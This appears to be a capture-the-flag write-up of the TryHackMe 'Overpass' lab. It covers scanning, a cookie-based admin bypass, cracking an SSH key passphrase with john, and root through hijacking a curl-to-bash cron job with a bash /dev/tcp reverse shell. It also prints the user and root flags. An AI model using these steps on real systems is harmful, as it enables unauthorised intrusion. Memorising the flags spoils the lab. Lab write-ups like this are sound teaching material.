Overpass
The description for this one made me laugh:
What happens when a group of broke Computer Science students try to make a password manager? Obviously a perfect commercial success!
So a bunch of students rolled their own password manager. If you’ve ever seen homemade crypto you already know roughly how this is going to go. Let’s dig in.
Usual first move, nmap:
nmap -sCV 10.81.179.111
Two open ports, 22 and 80. Pretty standard. SSH and a web server. Nothing exotic, so port 80 is where I’m starting.
Port 80

Opened the site up and had a look around.

There’s a download page where you can grab the Overpass software.
There is also an about us page too.

The about us page had a few names on it, which I noted down because names are always worth keeping around, they turn into usernames sooner or later.
But the real gift here is the download page. They’re handing out the Source Code and the Build Script for their own password manager. So I grabbed both.
Getting the source code for the exact thing you’re trying to break is basically cheating in your favor, so let’s read it.
Reading the Source
Okay so after reading through it, I understand how the whole encryption works and it is absolutely not secure. It uses a rot47 cipher for the “encryption,” and the fun part about rot47 is that if you apply it twice you just get the original text back. So it’s not really encryption at all, it’s a costume.
The build script also told me where the manager stores its saved passwords. The path is ~/.overpass. So if I ever land on a machine where someone used this thing, that’s the file I want to grab and decode.
Here’s the catch though. The source code tells me exactly how the password manager works, but I don’t have any actual .overpass files yet. That file only exists on a machine where someone has used the manager. So all this knowledge is useless until I get a foothold first.
Let me go find a way in. Fired up gobuster:
gobuster dir -u http://10.81.179.111 -w /usr/share/wordlists/dirb/common.txt

Only one new path that looked interesting: /admin. And an admin panel is exactly the kind of thing that might be my way in, so let’s see how it works.
The Cookie Trick

The admin page just shows a login form.
Before typing anything I checked the source, and there’s a login.js doing the heavy lifting.


Reading through it, this screams cookie manipulation. The way the login check is written, it basically trusts a cookie to decide if you’re logged in, which means I can just set that cookie to whatever I want.
So here’s the move. Open F12, go to Storage, then Cookies. Create a brand new cookie with the name SessionToken and give it literally any value you like. Then refresh the admin page.

And there it is, I’m inside the admin panel. And the very first thing there is a private SSH key belonging to James.
This is really bad for them. If you have someone’s private SSH key plus their username, that’s a straight shot into SSH. And I know the username is James, so this is great news for me.
SSH as James
Here’s the flow to use that key. First make a file on my machine and paste the key into it:
nano id_rsa
Paste the whole thing in, including the -----BEGIN RSA PRIVATE KEY----- and -----END RSA PRIVATE KEY----- lines, or it won’t work. Then lock down the permissions, because SSH refuses to use a key that’s readable by everyone:
chmod 600 id_rsa
Then try to log in:
ssh -i id_rsa james@10.81.179.111

And it asks me for a passphrase. Of course it does. The key is protected. No problem though, we can crack that with john.
First turn the key into a hash john can chew on:
ssh2john id_rsa > id_rsa.hash
Then throw rockyou at it:
john id_rsa.hash --wordlist=/usr/share/wordlists/rockyou.txt


And the passphrase comes back: james13. Used that on the SSH login and I’m in as james.
The Password Manager Dead End
Now for the part I’d been setting up this whole time. I don’t actually know james’s real password, I only have the passphrase for his key. So I figured I’d finally get to use all that source code reading and pull his saved passwords out of the manager.
From the build script I knew the passwords live at ~/.overpass, so:
cat ~/.overpass

There’s the string. And since I already know it’s just rot47, I threw it at an online decoder and got:
[{"name":"System","pass":"saydrawnlyingpicture"}]

A password. Nice. So I tried switching users with it, thinking this was my ticket to another account. Except james doesn’t have permission to do almost anything, and the password itself didn’t get me anywhere useful either. Total dead end.
Which, honestly, was a really nice touch by the room. I’d spent all that time reading source code and cracking rot47 convinced this was THE key to the box, and it just wasn’t. It’s a rabbit hole built specifically to reward the exact enumeration path I’d been so proud of. Respect, kind of annoying, but respect.
So the overpass string goes in the bin. Time to actually look around the box.
The User Flag
While poking around james’s home directory I found the user flag.
thm{65c1aaf000506e56996822c6281e6bf7}

Honestly though I was already more interested in getting to root than celebrating the user flag, so I kept digging.
There was also a todo.txt mentioning someone called Paradox, which felt like it might be a hint, but I wasn’t sure what to do with it yet so I parked it and kept scanning the filesystem for a while.
The To-Do Note
Poking around blindly didn’t get me very far, so I circled back to that todo.txt and read it properly this time:
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
The last line is the important one. An automated build script that runs on its own and pushes builds somewhere. That word “automated” is basically a cron job.
The Crontab, aka Root On A Plate
Let me check the system crontab:
cat /etc/crontab

And look at the last line:
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
Let me break down what this does, because this is the whole ballgame. Every single minute, as root, the machine runs curl to fetch a script from overpass.thm, then pipes it straight into bash. So whatever that URL hands back gets executed as root, no questions asked.
So the plan writes itself. If overpass.thm is resolved through /etc/hosts, and if I can write to that hosts file, then I can point overpass.thm at my own machine. Then when cron fires, it’ll fetch MY script instead of theirs, and run it as root.
First let me check if I can even write to the hosts file:
ls -la /etc/hosts

I can write to it. Beautiful. Open it up:
nano /etc/hosts
Then change the line for overpass.thm so it points to my THM VPN IP instead of wherever it was pointing before.

So now, every minute, the box is basically going to run:
curl http://MY_IP/downloads/src/buildscript.sh | bash
The only problem is that path doesn’t exist on my machine yet, so I have to build it. It’s looking for downloads/src/buildscript.sh, so I’ll create exactly that folder structure and put my own script inside. And since the whole thing runs as root, whatever I put in there runs as root, which means a reverse shell coming back to me will be a root shell.
Create the path and the file, then paste this into buildscript.sh:
#!/bin/bash
bash -i >& /dev/tcp/YOUR_IP/4444 0>&1
Swap YOUR_IP for your VPN IP.
Now I need two things running on my machine at the same time. First, a listener to catch the shell:
nc -lvnp 4444
Second, a web server to actually serve the buildscript.sh file that the crontab is coming to fetch:
sudo python3 -m http.server 80
Really important detail here that will bite you if you miss it. Run that http server from the directory that CONTAINS the downloads/ folder, not from inside downloads/ itself. If you’re in the wrong spot, curl gets a 404 and nothing happens.
Then just wait. The cron runs every minute. After a bit I saw the 200 OK show up in my http server log, meaning the box grabbed my file, and a second later my netcat listener lit up with a shell.


And it’s a root shell. Just like that.
The Flags
User flag was in james’s home from earlier:
thm{65c1aaf000506e56996822c6281e6bf7}
And now with root I grabbed the root flag too:
thm{7f336f8c359dbac18d54fdd64ea753bb}

Box done.
Answers
Hack the machine and get the flag in user.txt thm{65c1aaf000506e56996822c6281e6bf7}
Escalate your privileges and get the flag in root.txt thm{7f336f8c359dbac18d54fdd64ea753bb}
Takeaway
Really enjoyed this one, it was well made from start to finish.
The best part was the password manager itself being a complete dead end. The whole opening of the box, downloading the source, reading it, understanding the rot47, cracking the .overpass string, all of it funnels you toward feeling like that decoded password has to be the key. And then it just isn’t. That’s a great bit of design, punishing you a little for tunnel visioning on the shiniest thing you found instead of just enumerating the box properly.
The cookie trick was a clean reminder to always read the client side JavaScript before you start typing into a login form. They literally handed me the admin panel because the login check trusted a cookie I could set myself.
And the crontab at the end is honestly one of the tidier root paths you’ll see. A writable /etc/hosts plus a root cron job doing curl | bash on a domain you control is basically an open invitation. No exploit to compile, no CVE hunting, just point the domain at yourself, serve your own script, and wait sixty seconds. Just remember to run your web server from the right directory or you’ll be staring at 404s wondering where your shell went.